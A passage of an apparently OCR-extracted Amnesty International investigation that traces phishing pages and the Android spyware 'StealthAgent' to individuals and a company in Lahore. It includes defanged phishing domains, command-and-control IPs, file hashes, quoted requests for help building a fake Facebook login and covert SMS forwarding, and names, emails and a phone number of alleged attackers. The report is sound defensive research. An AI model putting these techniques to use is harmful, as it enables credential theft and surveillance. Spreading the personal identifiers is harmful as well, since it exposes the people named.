21 Seemingly hoping to harvest further credentials from targets who fell victim to the fraudulent Facebook login page, the site would then redirect to a site at **secure-google.azurewebsites[.]net**,[17] which is a fake Google login page designed to steal credentials for Gmail accounts.

However, in creating the fake Google login page, the attacker made a crucial error that helped us to uncover their identity.


To create the fake Google login page, the attacker appears to have cloned the genuine Google login page, and the source code of this fake Google login page turned out to be extremely revealing.

22 What the creator was apparently not aware of is that, within the code for its login page, Google maintains hidden lines of code that store details of all the Google accounts that were previously logged in to from the same computer. Google does this to facilitate the process of selecting multiple Google accounts from the same computer, in cases where a user owns several accounts or is using a shared computer.

[[[null,null,false,null,[null,"Mark Wil-
liam","https://lh3.googleusercontent.com/-pQrn
keHUCwk/AAAAAAAAAAI/AAAAAAAAAAA/AFiYof2eXbv4ibr21i9bH7TQT-
4cINyF9iA/mo/photo.jpg","Mark",null,"
secure.infopolicy@gmail.com"]],[null,null,-
false,null,[null,"m khan","https://
lh3.googleusercontent.com/-l3S0zy_BEgI/AAAAAAAAAAI/
AAAAAAAAAAA/AFiYof0vcFwuAjywOjAVtO5-gSX_Ce90AA/mo/photo.
jpg","m",null,"
khanajk143@gmail.com"]],[null,null,-
false,null,[null,"Sard-
ar Asim Khan","https://lh3.goog-
leusercontent.com/-5bzapJI-9mU/AAAAAAAAAAI/
AAAAAAAAAAA/AFiYof2FT-YvmpccTmItqEfAV-
v4Lp5EYZw/mo/photo.jpg","Sard-
ar Asim",null,"hakcer.unknownx@gmail.com"]

hakcer.unknownx@gmail.com

23




24

As the attacker did not delete those lines of code in the fake version, the Google phishing page that was sent to Diep Saeeda retained inside the page source a list of all the Google accounts that the creator had apparently previously used from their computer. This means that we found, within the code of the phishing page, evidence of the names and email addresses actively used by the creator of the fake Google phishing page.

23 As highlighted in the excerpt of the page source, the creator appears to have used three different email accounts. The most revealing detail is the name Sardar Asim Khan, associated with the email account **hakcer.unknownx@gmail.com**.

24 When we searched online for this particular name, a few results are returned. One of those is a YouTube video tutorial demonstrating the use of a particular tool used to conduct a computer attack known as Distributed Denial of Service.[18]

18 Sardar Asim Khan, YouTube Account, DDOS attack by using Botnets, 13 May 2017, **https://www.youtube.com/watch?v=-cmZzVhTsVU**




25 26 27

25 At the very bottom of the description of this YouTube video, the uploader, Sardar Asim Khan, added a link to a Facebook profile.

26 This Facebook profile indeed belongs to someone named Asim Khan from Pakistan. The person calling himself Asim Khan is clearly interested in programming and computer security; in fact, many of his Facebook posts are links to hacking tools and tutorials.

27 As shown in some of the same pictures shared on this Facebook profile, **Asim Khan's real name appears to be Asim Liaquat**, for whom we also identified the LinkedIn profile.

We also found an account for Asim Liaquat on StackOverflow, a very popular website used by programmers and software engineers to ask questions and receive help on specific technical questions. Between August and September 2017, Asim Liaquat asked questions on StackOverflow that Amnesty International considers relevant to this investigation.



display login pop up

I am trying to design a pop up that seems like Facebook. Currently I had successfully implement pop up code . Now i am finding difficulty in design CSS of the pop up . Kindly help me to design the pop up same like the attached image.

0

Current Implementation

Get Remote IP of user on link clicking

We are conducting some awareness campaign of Info security.I had created a webpage and hosted it on azure webserver and send the link to victim. I had implement a mechanism of getting IP of victim in my code. When he click on my link i get IP of azure webserver in my email. But i want public IP of his internet. i.e. https://www.whatismyip.com . When the victim will click my link I shall receive his IP that is show in whatsmyip to my email. current implemetation:

0

secretly forwards the received SMS to other number

I am new to Android. I am trying to create an app which secretly forwards received SMS to another phone number and delete the sent sms from inbox. Currently i code it but it is not working properly. Following code i have tried :

-1

28


28

One question begins: “I am trying to design a pop up that seems like Facebook” and asks for help to optimize it. In other words, it appears that Asim Liaquat is seeking help to design a fake Facebook login page.

The other questions he asks are equally indicative of his role in creating the software used in the attempts to elicit information from Diep Saeeda. In one he asks for help to “grab” the IP address of a victim when they click on a link. An IP address is a unique numerical identifier for a device connected to the Internet, and it can reveal for example an approximate geographical location of its owner. The Facebook phishing page we showed earlier contains some code that serves exactly that purpose: grabbing the user’s IP address along with their login credentials.

In the last question he posed on StackOverflow, Asim Liaquat asked for help to write code for an Android application that “secretly forwards received SMS to another phone number and delete the sent sms from inbox”. In other words, Asim Liaquat is asking assistance to write portions of an Android spyware application able to intercept incoming SMS messages.

While we have no evidence that Asim Liaquat was directly involved in the targeting of Diep Saeeda, it appears clear that he was involved in the development of the phishing pages – the pages designed to steal Diep’s social media and email credentials – used by the attackers.




29

29 As a further confirmation of Asim Khan's connection with the phishing pages that were sent to Diep Saeeda, Amnesty International researchers identified code located at the **facebook-snaps[.]azurewebsites[.]net**[19] domain used to interact with a Google Firebase database[20]. Firebase is a free service offered by Google to facilitate the development of mobile and web applications by providing simple functionality to store and retrieve data from Google's cloud.


The Firebase data stored by the identified account was openly accessible and revealed additional evidence, including what appear to be screenshots taken by a mobile application under development by Asim Khan.

These screenshots, which have most likely been mistakenly left exposed online, were captured, for example, while Asim Khan was browsing through his personal Facebook account.

19 The [.] annotation is intentionally placed here to prevent accidental visits to the malicious website
20 Footnote: The Firebase database was openly accessible at **https://bc123049-1105.firebaseio.com/.json**



30



31

6.2

STEALTHAGENT ANDROID SPYWARE CONNECTS TO A COMPANY IN LAHORE


As shown earlier, Diep Saeeda was sent a malicious link to a webpage located at **secure-apps.azurewebsites[.]net**[21] seemingly offering the download of an application with photos of New Year's Eve fireworks, which turned out to be the Android spyware StealthAgent.

30 As described in the previous section, this page also appears to have been directly cloned from the legitimate Google site, and also carries the page source records of previously used Google accounts. Of particular interest, this page included the email address **secure.infopolicy@gmail.com** which also appeared in the Google phishing pages shown earlier.

Additionally, we discovered that this particular website hosted several pages – which all cloned the appearance of legitimate services (such as APKMonk or Google Play Store) – that when visited actually deliver StealthAgent.


In the example above, the senders claimed to offer an application for free video calling.[22]

21 The [.] annotation is intentionally placed here to prevent accidental visits to the malicious website
22 Hash of the file: 3b4b8f807986d1edcadcf42ef2090fe32136e5a5



Customer	
Name	Private Customer
Handle	C06827304
Street	Private Residence
City	Lahore
State/Province	
Postal Code	54500
Country	PK
Registration Date	2017-11-21
Last Updated	2017-11-21
Comments	
RESTful Link	https://whois.arin.net/rest/customer/C06827304
See Also	Upstream network's resource POC records.

32



Apache Environment

Variable	Value
UNIQUE_ID	Woqipdm2k6sAAEzIoP0AAAAG
HTTP_HOST	217.182.147.171
HTTP_USER_AGENT	Mozilla/5.0 (Windows NT 6.1; rv:52.0) Gecko/20100101 Firefox/52.0
HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE	en-US,en;q=0.5
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_UPGRADE_INSECURE_REQUESTS	1
HTTP_X_FORWARDED_HOST	158.69.159.57
HTTP_X_FORWARDED_SERVER	apacheProxy.ip-158-69-159.net
HTTP_CONNECTION	Keep-Alive
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE	<address>Apache/2.4.7 (Ubuntu) Server at 217.182.147.171 Port 80</address>
SERVER_SOFTWARE	Apache/2.4.7 (Ubuntu)
SERVER_NAME	217.182.147.171
SERVER_ADDR	217.182.147.171
SERVER_PORT	80
REMOTE_ADDR	158.69.159.57
CONTEXT_PREFIX	*no value*
CONTEXT_DOCUMENT_ROOT	/var/www/html
SERVER_ADMIN	webmaster@localhost
SCRIPT_FILENAME	/var/www/html/phpinfo.php
REMOTE_PORT	34484
GATEWAY_INTERFACE	CGI/1.1
SERVER_PROTOCOL	HTTP/1.1
REQUEST_METHOD	GET
QUERY_STRING	*no value*

33


31 In another page similar to the one sent to Diep, the attackers used the same copy[23] of StealthAgent sent to Diep but under a different name and made to look like a horoscope application: "horoscope.apk" instead of "newyear.apk".

32 All of these copies of StealthAgent communicate with a Command & Control server, seemingly located in Canada, at the IP address 158.69.159.57 (hereinafter "Server 1"). This IP address is assigned to the French hosting company OVH and has been "sub-delegated" (or re-assigned) by OVH to a "Private Customer" in Lahore, Pakistan, as shown in the screenshot.[24]


33 This server publicly exposes a page that shows details of the configuration of the running Apache webserver,[25] revealing that Server 1 is actually configured as a "reverse proxy" to the IP address 217.182.147.171 (hereinafter "Server 2"), a server seemingly located in France and also provided by OVH. This is shown in the screenshot: while we browsed to the IP of Server 1, the SERVER_NAME and SERVER_ADDR is actually the IP address of Server 2.

A reverse proxy is a server that is configured to "mediate" the exchange of data between a client and a server. It re-transmits the request originating from a visitor to the actual website and carries back the response to the client.

23 Hash of the file: a57b6f262ed0a9b3d3cb5338cb968593c490b6e3
24 American Registry for Internet Numbers, WHOIS-RWS, **https://whois.arin.net/rest/net/NET-158-69-159-56-1/pft?s=158.69.159.57**
25 Wikipedia, Apache HTTP Server, **https://en.wikipedia.org/wiki/Apache_HTTP_Server**



34



35

In this way, Server 1 appears to be the Command & Control when in reality Server 2 is. In this case, Server 2 is the server actually responding with instructions for StealthAgent and receiving the data stolen from infected devices. The screenshot shows Server 2 responding to a request to the web resource that StealthAgent is configured to contact, with the configuration details that StealthAgent is instructed to follow.


34 As a matter of fact, the page displays a structured block for StealthAgent to download and parse in order to extract configuration details for its execution. In the configuration above, StealthAgent is instructed to intercept SMS messages and phone calls, but to not steal pictures of videos.

There might be several reasons for this particular configuration; it is most commonly used to mask the location of the actual Command & Control server and thwart investigations and security analysts.

35 When visiting the homepage of Server 2, the user is presented with a login prompt (which is likely used by the operators of StealthAgent to browse through data collected by the spyware from infected phones).

Interestingly, the page source of the login prompt showed above includes a line of HTML code that directly mentions the name StealthAgent.

It is for this reason that we refer to this Android spyware as “StealthAgent” throughout this report, and the relevance of this reference will become more apparent below.



36

37

36 Looking at the registration information of Server 2 (217.182.147.171) we find that it is assigned to OVH and it is also sub-delegated to an address in Lahore, but in this case the registration reveals also the identity of the owner[26].


As shown by WHOIS records, the IP address used by Server 2 is registered to a Faisal Hanif, from Lahore, Pakistan, with the email address imfanee@gmail.com and phone number +923467188345. A Google search for this email address returns a Facebook profile for a Faisal Hanif at facebook.com/imfanee

The OVH Command and Control server became unavailable shortly after Faisal Hanif was notified. Approximately one hour later, the web server became reachable again but now only serving an empty 404 page instead of the control panel interface. This indicates the the contents of the web directory had been wiped or the server reconfigured. Shortly afterwards this server and the other reverse proxies went offline and have not reappeared.


37 As mentioned on his public Facebook profile, Faisal Hanif appears to be the owner of a company called SupperInnovative.[27] SuperInnovative has a website that describes its servers and staff.

Along with more generic IT-related services, SuperInnovative advertises surveillance services which include a phone call interception system.

26 RIPE NCC, RIPE Database Query, **https://apps.db.ripe.net/db-web-ui/#/query?searchtext=217.182.147.171**
27 Super Innovative website: **https://web.archive.org/web/20180213103751/http://superinnovative.net/**



38



39

38 More interestingly, the website of SuperInnovative also advertises among its available products a "Phone Monitoring Application", which describes more or less the same functionality as the Android spyware that we observed being used to target Diep Saeeda, and which they call Pure StealthAgent (as in the "StealthAgent" mentioned in the login page of Server 2).

39 The website of SuperInnovative lists a number of individuals supposedly working for the company.

